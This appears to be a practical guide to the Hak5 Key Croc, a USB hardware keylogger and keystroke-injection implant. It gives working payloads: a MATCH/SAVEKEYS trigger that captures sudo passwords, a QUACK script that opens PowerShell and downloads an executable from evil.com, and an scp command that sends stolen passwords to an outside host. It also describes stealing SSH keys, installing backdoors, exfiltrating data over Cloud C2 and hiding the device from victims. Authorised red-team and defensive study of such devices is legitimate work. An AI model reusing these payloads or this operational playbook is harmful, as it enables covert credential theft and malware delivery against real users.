


Key Croc is one of the most powerful pentesting tools from Hak5, combining a keylogger, command injector, Wi-Fi client, and remote management system. In this complete guide, you will learn how Key Croc works, how to configure Wi-Fi, SSH, and Cloud C2, how to capture passwords via MATCH and SAVEKEYS, and how to launch multi-phase command injection attacks via QUACK. The article covers every aspect: from configuration to protection and recovery. Perfect for Red Teams, pentesters, security researchers, and anyone who wants to use Croc to its fullest. In-depth, practical, step-by-step.

Key Croc is a professional keystroke interception device developed by Hak5. It looks like a regular USB extension cable, but in fact it is a full-fledged Linux computer with support for Bash, Wi-Fi, SSH, Cloud client, data storage and key injection modules. This is a device that can be installed between the keyboard and the computer, and it will start to read all keystrokes invisibly, and if necessary, react to them with pre-written scripts.
Croc is not just a keylogger. Its strength is that it “lives” inside the system autonomously, launches complex multi-stage attacks, supports cloud management and is fully configurable. It is based on the concept of passively waiting for the right moment. It does not rush to inject something immediately after launch, but monitors, remembers, and only when a certain condition is met (for example, the user entered the word “sudo”) does it turn on the attack mode.
The main features that distinguish Key Croc from regular keyloggers or even other pentest devices like Rubber Ducky:
Wi-Fi connection — can work as a network device that sends logs in real time.
Cloud C2 — centralized cloud management of dozens of devices simultaneously, with the ability to remotely control, view logs and launch new scripts.
SSH access — a full-fledged shell through which you can work as with a Linux server.
Automatic attack scenarios — if a template is triggered, the device can save data, inject a response, change the operating mode or activate the next phase.
Ducky Script injection — emulation of keystrokes at the USB keyboard level.
A full-fledged file and directory system — configs, scripts, logs — everything can be changed manually or automatically.
Physical protection — the ability to protect entry into programming mode with a password.
Firmware update — support for new features with firmware versions.
Thus, Key Croc is a tool not only for reading, but also for management, injection, automation, and control in the broadest sense.

The main idea of Key Croc is to intercept traffic from a USB keyboard. The device is inserted between the keyboard and the computer, and at the same time performs two key functions:
Passive listening to keystrokes that the user transmits to the computer.
Active response in the form of running scripts, injecting commands, or changing the operating mode.
As soon as Croc detects a connected keyboard, it enters Attack Mode. In this mode:
all keystrokes pass “through” Key Croc to the computer
Croc simultaneously saves these keystrokes in its log files (croc_raw.log, croc_char.log)
the system analyzes each input and checks whether it matches one of the specified MATCH patterns
While the keyboard is not connected, Croc glows white — it is waiting. As soon as the connection is made — it goes out and starts logging.
Arming Mode is activated only manually — by pressing a button on the device itself. In this mode, Croc stops logging keys and behaves like a regular flash drive. This is necessary for configuration, updating, installing scripts or connecting to the Cloud/SSH.
The device status can be monitored by the indicator:
Green – System startup
Blue (blinking) – Arming Mode
White – Keyboard not detected
Yellow – Disk full
Magenta – Keylogger configuration
Cyan – Wi-Fi settings
Red – Error
So, the device plays a hidden role between the keyboard and the computer, and is ready at any moment to move from a simple capture to an active attack phase — it all depends on the user’s input.

One of the most powerful features of Key Croc is its ability to respond not just to each keystroke, but to entire input patterns. And this is where the MATCH command comes into play. It is what turns Croc from a passive keylogger into a contextual attack tool that can wait as long as you want, but will only work when the user types something important.
MATCH allows you to specify a specific pattern (a text string or regular expression) that, when typed by the user, automatically activates a script (payload). Imagine that Croc is listening carefully to the flow of keystrokes and just waiting for you to say the “magic word”. And when you finally type, for example, sudo, the attack begins.
Here’s what a basic MATCH payload looks like:
MATCH sudo
SAVEKEYS /root/loot/pass.txt UNTIL \[ENTER\](.*?)\[ENTER\]
What’s happening here:
If the user types “sudo” – this is a trigger
After that, Croc activates the SAVEKEYS command
Everything typed between the first and second ENTER will be written to the file
This is a classic scenario for capturing the sudo password that a person enters after being prompted for a privileged command. Such passwords are often very valuable..
plain text (MATCH admin, MATCH login)
special keys (MATCH \[CTRL-ALT-DELETE\], \[ESC\])
regular expressions (MATCH ([Pp]assword|password|passwort)) — convenient for multilingual monitoring
NEXT N — save the next N keystrokes
LAST N — save the previous N
UNTIL pattern — save until the specified pattern is entered
This gives you amazing flexibility. For example, you can store 50 previous keystrokes before logging in — or wait until the person presses ENTER twice before pulling out the entire input block.
Features you need to know:
MATCH does not understand ^ and $ like in classic regex — Croc reads a continuous stream
You cannot write MATCH in comments: it breaks the parser
If you make changes to MATCH — be sure to perform RELOAD_PAYLOADS
The maximum number of keys in SAVEKEYS is 255
The path to the file must always be absolute, for example: /root/loot/pass.txt
Thanks to this mechanism, Key Croc can wait for any key event: login, sudo request, entering a Wi-Fi password, or even a banal ls — and react precisely at this moment when the user is most vulnerable.

Before Key Croc can start working as a keylogger and attack device, it needs to be configured. For this purpose, there is a special mode — Arming Mode. In this mode, the device behaves like a flash drive: it does not intercept keys and does not execute any scripts. Instead, it allows you to change settings, update scripts, download payloads or connect the device to the cloud.
Arming Mode is activated by pressing a button on the Croc case after connecting it to a computer. In this mode, the LED flashes blue. A disk named KeyCroc appears — this is a flash drive containing the config.txt file and several service directories.
config.txt— the heart of the whole configuration
This file controls the basic functions of the device: keyboard language, Wi-Fi, SSH, device behavior, security, etc.
Here are the most important directives:
DUCKY_LANG — keyboard layout language for injection. It is very important to specify correctly, because QUACK STRING will print taking into account this language.
WIFI_SSID and WIFI_PASS — wireless network connection parameters. After connecting, Croc will receive an IP and will be ready for SSH or Cloud.
SSH ENABLE — enables the ability to connect via SSH (login: root, password: hak5croc).
DNS — allows you to set your own DNS (you can specify Google or Cloudflare if there are problems with resolution).
ARMING_PASS — password for activating Arming Mode: that is, you need to type it on the keyboard, and then press the button to enter the configuration mode.
ARMING_TIMEOUT — the number of seconds during which, after entering the password, it is allowed to press the button and activate Arming Mode.
After changing config.txt, always safely remove the flash drive and then reconnect the device – otherwise the new settings will not be applied.
Do not edit system folders manually (/cache, /library) unnecessarily.
If you configure Wi-Fi or SSH incorrectly – the device will become isolated and you will have to do a physical reset.
Thus, the Croc configuration is not just a startup file, but a control center for all functions, without which it is impossible to launch any serious operation.

Key Croc can operate completely autonomously, but it is the Wi-Fi connection that turns it into a fully-fledged remote-controlled tool. Via a wireless network, Croc can:
connect to SSH sessions,
receive updates or new payloads,
send stolen data in real time,
be managed via Cloud C2 — a centralized cloud platform from Hak5.
This allows operations to be carried out without physical contact with the device — that is, Key Croc can remain turned on for weeks or months in an office, laboratory, or any other location, and send information to the operator without the slightest intervention.
In the config.txt file, which is located in Arming Mode on the Key Croc flash drive, you need to add the following lines:
After reconnecting Croc:
automatically connect to the network,
obtain an IP via DHCP,
open port 22 for SSH,
or, if device.config is added, contact Cloud C2.
Cloud C2 is the ultimate remote management tool
status of each device (online/offline),
latest activity,
MATCHs fired,
logs and intercepted passwords,
active payloads.
Launch Cloud C2 server (locally or in the cloud)
Create a new device of type Key Croc in the control panel
Download device.config — a file with connection parameters
Copy device.config to the root of the Croc flash drive in Arming Mode
Reconnect the device — it will connect automatically
After that, you will have full control: you can run scripts, update config, see all events and remove logs. This is especially convenient in Red Team operations: one operator — dozens of remote devices.

When connected to Wi-Fi, Croc doesn’t just become a log collection device—it turns into a full-fledged Linux server accessible via SSH. This opens up enormous possibilities for a pentester or Red Team operator.
First, find out the IP address of Croc — you can get it from the Cloud C2 panel, from the DHCP server, or by scanning the network (nmap, arp-scan)
Then open a terminal and connect:
What is available via SSH:
Full directory structure: /payloads, /root/loot, /tmp, /etc, /bin, /usr, /lib
Editing configs and scripts: you can change payload directly in Nano/Vim without reconnecting the device
Live testing: running scripts manually, checking MATCH behavior, injecting commands
Installing additional utilities: from official or local .deb packages – for example tcpdump, nmap, curl, wget, impacket
Through SSH, Croc becomes not just a “keylogger with a flash drive,” but an active, live participant in the attack, like a Raspberry Pi. For example, you can:
monitor logs in real time:tail -f /root/loot/matches.log
manually run scripts:bash /payloads/myscript.sh
instantly dump stolen data:scp /root/loot/pass.txt [email protected]:/home/stolen/
This gives you the advantage of speed: you don’t have to wait for everything to happen automatically – you control it right there.
Thus, SSH is not just a convenience, but a fundamental part of working with Croc, without which complex scenarios and full control are impossible.

The QUACK command is one of the main features of Key Croc. It allows the device to simulate keystrokes on the keyboard, that is, not only listen to the user, but also type commands back to the system. This turns Croc into an active player: instead of waiting, it can initiate actions – from launching a terminal to copying files and even downloading malware.
QUACK is a Ducky Script interpreter. This mini-scripting language allows you to automatically type:
text strings (QUACK STRING whoami)
key combinations (QUACK CTRL ALT t)
keystroke actions (ENTER, TAB, GUI, ESC)
pauses between commands (DELAY 500)
and running entire scripts (QUACKFILE /root/inject.txt)
QUACK STRING powershell
QUACK ENTER
QUACK DELAY 500
QUACK STRING Invoke-WebRequest http://evil.com/payload.exe -OutFile C:\\temp\\p.exe
QUACK ENTER
What this script does:
Opens PowerShell
Downloads a file from a remote server
Saves it to a system folder
And all this without any interaction with the user. They may not even see anything happening.
CTRL, ALT, GUI, SHIFT — can be combined:
QUACK CTRL ALT DELETE
QUACK GUI r
DELAY — delay in milliseconds:
running administrator commands (sudo, runas)
automatic password entry after capture via SAVEKEYS
file theft (cp ~/.ssh/id_rsa)
changing network settings
installing backdoors
All this works on any OS that accepts a keyboard: Windows, Linux, macOS. For each, you can configure your own payload adapted to the keyboard layout (DUCKY_LANG).
Croc doesn’t just run a single script after a match — it allows you to build attack logic: multi-stage, conditional, sequential scripts that react to user behavior in real time.
All payloads are stored in the /payloads directory. They can be combined, switched, disabled, and others can be run. Each .txt file with MATCH will be automatically recognized by the system after loading.
ENABLE_PAYLOAD payload.txt — enables another payload
DISABLE_PAYLOAD payload.txt — disables payload
RELOAD_PAYLOADS — rereads all scripts
WAIT_FOR_LOOT /path/to/file — waits for the specified log file to appear
IFEXIST /path/to/file — conditional logic: action only if the file exists
Phase 1 — catch the password:
activate new payload after detecting Wi-Fi connection
collect various logins, passwords, commands and gradually exfiltrate
leave Croc running in the background with multiple scripts simultaneously
This logic turns Key Croc into a scripting machine that doesn’t just react, but builds the dynamics of the attack, controlling every next step.
The whole point of a keylogging and automation attack is not just the action itself, but the collection and processing of the information received. Key Croc is not a “one-time” tool, it constantly logs everything that happens, creates files, organizes them by type of events and places them in special directories.
The main directory where all the information is stored is:
/root/loot/
This is where you will find the most important things:
matches.log — a chronological list of all MATCH triggers
SAVEKEYS files — e.g., sudo.log, login.log, pass.txt, etc.
.filtered files — versions of logs stripped of service characters: [ENTER], [CTRL], [TAB], etc.
other text documents created by payloads: e.g., cmd.txt, output.log, creds.txt
This is a file that acts like a system log. It records every occurrence of the MATCH pattern, indicating:
date and time
payload name
which MATCH pattern triggered
device on which it happened (with Cloud connection)
This is the first place to look if you need to know, “Was anything intercepted at all?”
These are “raw” keylogs – a complete history of keystrokes.
croc_char.log — log of characters that actually appeared on the screen (i.e. already processed, including CAPSLOCK, SHIFT, etc.)
croc_raw.log — log of keystrokes with key codes as seen by the device itself
Sometimes these logs complement each other. For example, if the user entered a password but pressed Backspace, croc_raw will record that as well, while croc_char will only show the final result.
Since Croc is Linux, you have all the standard tools:
awk — for parsing lines and extracting data
grep — for pattern searching
sed — for cleaning from special characters
cut, tail, head, sort, uniq — for organizing
You can also use the auto-start processing feature directly in the payload. For example, immediately after saving the login, create a copy in .filtered or send it via SSH to an external server.
Thus, Croc does not just collect data – it gives you full control over what to collect, how to save it, and what to do next.
Despite the fact that Key Croc is designed for attack, it also has self-defense mechanisms. If you leave it somewhere in the field, it is important to be sure that the victim will not be able to detect, reconnect or copy your data. That is why the device has several important protection functions.
Normally, to change payloads, configs or view logs, you need to press a button on the device and enter Arming Mode. But an attacker can do it too. To prevent this, there is an ARMING_PASS directive.
ARMING_PASS 0987letmein
This means that to enter Arming Mode:
The user must type the password on the keyboard
After that, press the Croc button
Only then will the flash drive with the configuration appear
If the password is not entered, Croc will remain in attack mode, and will look like a regular keyboard from the outside. This is critical in Red Team operations or when used in the office: even if a technician notices the “strange box,” he will not be able to access it.
Sometimes Croc “breaks” – especially after corrupted payloads, configuration errors, or a failed update. In such cases, a recovery mode is provided.
How to perform a restore:
Hold the button on the Croc case
Connect the device to the computer
Wait for the red-blue light to flash – this is Recovery mode
Download the new firmware from the Hak5 website
Copy the firmware file to the flash drive that appears
Safely remove – the device will update automatically
Attention: during the update, all information on the device will be erased. Payloads, logs, configs will disappear. Be sure to make a backup copy before updating.
Key Croc is much more than just a keylogger. It is a high-tech autonomous tool capable of listening, analyzing, reacting, attacking and transmitting data in real time. Its strength lies in the combination of stealth, the power of the Linux environment, command injection, Wi-Fi communication, scripted automation and cloud management. It is a versatile cyber weapon for those working on the front lines of information security.
Each Key Croc function is not for “effect”, but for a real attack scenario:
Want to catch sudo and extract the password? MATCH + SAVEKEYS.
Want to run PowerShell and download the payload? QUACK STRING + ENTER.
Want to remotely control from another city? Cloud C2 + SSH.
Want to enable a multi-phase attack with on-the-fly scripting? ENABLE_PAYLOAD, DISABLE_PAYLOAD.
This device can wait for hours, days, weeks — but at the right moment it will do exactly what you programmed it to do. And then it will disappear from the system, leaving only a few bytes of text in the log.
